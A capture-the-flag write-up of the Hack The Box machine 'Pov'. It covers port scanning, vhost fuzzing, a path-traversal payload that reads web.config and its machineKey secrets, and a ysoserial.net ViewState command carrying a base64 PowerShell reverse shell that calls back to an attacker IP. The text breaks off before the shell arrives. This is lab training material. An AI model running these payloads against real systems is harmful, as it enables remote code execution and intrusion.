HTB Pov — Full Write-up
ASP.NET ViewState deserialization gets RCE, stored credentials move us to a second user, and SeDebugPrivilege into a SYSTEM process finishes the job.

Target: 10.129.230.183 (HTB “Pov”) OS: Windows (IIS)
1. Reconnaissance
Kicked off with a full TCP sweep across all 65535 ports — no shortcuts, because boxes love to hide the good stuff on some random high port nobody bothers to check:
1
nmap -p- --min-rate=2000 -T4 -oN scans/ports_all.txt 10.129.230.183 -Pn
1
2
3
4
5
6
7
8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-13 13:17 +0300
Nmap scan report for 10.129.230.183
Host is up (0.085s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 99.32 seconds

And… just one port answering, everything else filtered. Not exactly a target-rich environment. Fed that lone survivor back into nmap for a proper version/script pass:
1
ports=$(grep -oP '^\d+(?=/tcp\s+open)' scans/ports_all.txt | paste -sd,)

1
nmap -sC -sV -p"$ports" -oN scans/ports_detailed.txt 10.129.230.183
1
2
3
4
5
6
7
8
9
10
11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-13 13:23 +0300
Nmap scan report for 10.129.230.183
Host is up (0.088s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.61 seconds

IIS 10.0 on Windows, no domain name handed to us on a platter this time. One door, so that’s the one we’re knocking on.
2. Web Enumeration — Port 80
1
http://10.129.230.183/

A marketing landing page for a fictional cybersecurity startup — “Smartest protection for your site,” which is a genuinely funny thing for this box to be advertising given what’s about to happen to it. “Get Early Access” button, generic stock copy, the works. Nothing here looks vulnerable because there’s barely anything here at all — smells like a template dropped in front of whatever the real app is. Time to go find that.
3. Virtual Host Discovery
A box called “Pov” showing us one boring landing page and nothing else? Sure, buddy. There’s almost certainly another site hiding behind a different vhost. First step for vhost fuzzing: figure out what a “wrong guess” looks like, by requesting the site with a Host header that can’t possibly be real:
1
curl -s -o /dev/null -w "%{size_download}" -H "Host: invalidaaaaaa.pov.htb" http://10.129.230.183
1
12330
12330 bytes — that’s the size of the “nope, wrong vhost” response. Hand that to ffuf so it can filter out all the noise and only show us guesses that actually land somewhere different:
1
ffuf -u http://10.129.230.183 -H "Host: FUZZ.pov.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 12330 -t 50 -o ffuf_vhost.json
1
dev                     [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 143ms]

One hit: dev. A 302 redirect, completely different size from the landing page — this is the real deal. Added both hostnames to /etc/hosts:
1
10.129.230.183 pov.htb dev.pov.htb
That 302 lands on http://dev.pov.htb/portfolio/:

Complete 180 from the landing page — an actual personal portfolio site for “Stephen Fitz, Web Developer and UI/UX Designer,” normal nav bar and all. This is the real application. The marketing page on the bare IP was just decoration.
4. The “Download CV” Button — an ASP.NET Postback Worth Intercepting
The About section has a “Download CV” button, and any pentester’s brain reads that as “click me, I probably do something interesting”:

Any file-download button is worth catching in a proxy before letting it fire — “download” features have a bad habit of trusting a filename parameter way more than they should. Opened Chromium through Burp Suite and intercepted the click:

1
2
3
4
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
...
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=...&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=...&file=cv.pdf
Not a plain <a href="/files/cv.pdf"> at all — it’s a full ASP.NET WebForms postback, dragging __EVENTTARGET, __VIEWSTATE, __VIEWSTATEGENERATOR and __EVENTVALIDATION along for the ride (that __VIEWSTATE is going to matter a lot later, keep it in mind). But the part that actually matters right now is tucked at the very end: file=cv.pdf, a plain, attacker-controlled parameter. A server that takes a file name and reads it off disk to hand back to you is basically begging for a path-traversal test.
5. Picking a Target File for the Traversal
Threw a batch of traversal payloads at the file parameter and got nothing back for the effort — turns out spray-and-pray only gets you so far. Stopped, and actually thought about the target instead: this is IIS. If there’s one file every ASP.NET app is basically begging someone to read, it’s web.config, sitting right there in the app root with all the juicy settings inside.

Now that there was an actual target to aim for, a few minutes of trying different dot/slash variations — ...//, .../, ....//....// — landed on the one combination that actually slipped past whatever filter was in place:
1
....//web.config

And the server just… hands it over. The whole config file, no questions asked:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="true" />
    </system.webServer>
</configuration>
And there it is — the machineKey block, the actual prize. A static decryptionKey/validationKey pair that’s supposed to be a well-kept secret and very much isn’t anymore. With those two values, a forged __VIEWSTATE can be built and signed completely offline, which on an ASP.NET WebForms app is usually a fairly short hop to RCE.
6. Understanding the ViewState Vulnerability — Why ysoserial.net
Quick pit stop before the fireworks: what even is a ViewState, and why does leaking two random keys turn into “game over” for this box?
ASP.NET WebForms apps like to remember stuff between page loads — checkbox states, form data, that kind of thing — so they cram it all into a blob called __VIEWSTATE and stash it in a hidden form field (the same one that flew by in the CV download request earlier). To stop people from tampering with it, the server seals that blob with a secret validationKey, and if encryption is turned on, locks it up further with a decryptionKey. Normally those two keys are randomly generated per app and never leave the server — which is exactly what keeps this whole scheme trustworthy.
Except here, they weren’t randomly generated. They were sitting in plaintext in web.config, and that file just got read straight off disk. So much for “never leave the server.” Knowing both keys means a forged __VIEWSTATE can be built and sealed exactly the way the real server would seal it — the server has zero way to tell a legit one from a fake.
And here’s the part that turns a leaked key into an actual shell: the server doesn’t just read __VIEWSTATE, it deserializes it — rebuilding whatever .NET objects are described inside. Feed it the right combination of harmless-looking .NET classes (a “gadget chain,” things like WindowsIdentity or TypeConfuseDelegate) and that deserialization step quietly runs code nobody asked it to. This is the well-known ViewState deserialization RCE bug class for ASP.NET WebForms — one of those bugs where “I have the encryption keys” turns into “I have a shell” alarmingly fast.
Building one of those gadget-chain payloads by hand would be miserable. That’s exactly what ysoserial.net is for: give it a gadget name and a command, hand it the leaked keys, and it spits out a __VIEWSTATE that looks 100% legitimate to the server but does whatever it’s told.
7. RCE — Forging a Reverse Shell ViewState
Getting ysoserial.net to run through Wine on the Parrot box turned into its own multi-hour side quest that ultimately went nowhere. Gave up fighting Linux and ran ysoserial.exe natively on a Windows 11 box instead — sometimes the tooling just wins. First stop: revshells.com, to spit out a base64-encoded PowerShell reverse shell one-liner instead of writing one by hand:

That encoded command went into ysoserial.exe, this time with the TypeConfuseDelegate gadget — a different flavor of “make .NET deserialize something it really shouldn’t” — signed with the same leaked machineKey values from earlier:
1
2
cd C:\Tools\ysoserial\Release
.\ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA3AC4AMQA0ADEAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA" --path="/portfolio/default.aspx" --apppath="/" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
Swapped the freshly forged __VIEWSTATE into the intercepted postback request in Burp — same request as the CV download from earlier, just with a much more chaotic payload riding inside it:
